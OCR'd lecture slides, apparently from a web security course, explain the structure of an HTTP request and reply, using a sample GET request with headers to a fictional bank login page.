
Web Server

Server

Basic Structure of Web Traffic



Basic Structure of Web Traffic



HTTP Request


Browser

Web Server

Server

Specified as a ***GET*** or ***POST***
Includes “resource” from URL
Headers describe browser capabilities
(Associated data for POST)

Basic Structure of Web Traffic



Browser


Web Server

HTTP Reply

Includes status code
Headers describing the answer
Data for returned item

Server


Basic Structure of Web Traffic



Specified as a ***GET*** or ***POST***
Includes "resource" from URL
Headers describe browser capabilities
(Associated data for POST)

E.g., user clicks on URL:
`http://bank.com/login.html?user=alice&pass=bigsecret`

HTTP Request




Method

Resource

HTTP version

```
GET /login.html?user=alice&pass=bigsecret HTTP/1.1
```

HTTP Request



Method


Resource

HTTP version

Headers

```
GET /login.html?user=alice&pass=bigsecret HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Referer: http://www.bank.com/hello-customer.html
```

HTTP Request



Method

Resource


HTTP version

Headers

```
GET /login.html?user=alice&pass=bigsecret HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Referer: http://www.bank.com/hello-customer.html
```

The **Referer** header indicates which web page we clicked on to generate this request

HTTP Request



Method

Resource

HTTP version

Headers


```
GET /login.html?user=alice&pass=bigsecret HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Referer: http://www.bank.com/hello-customer.html

```

Blank line

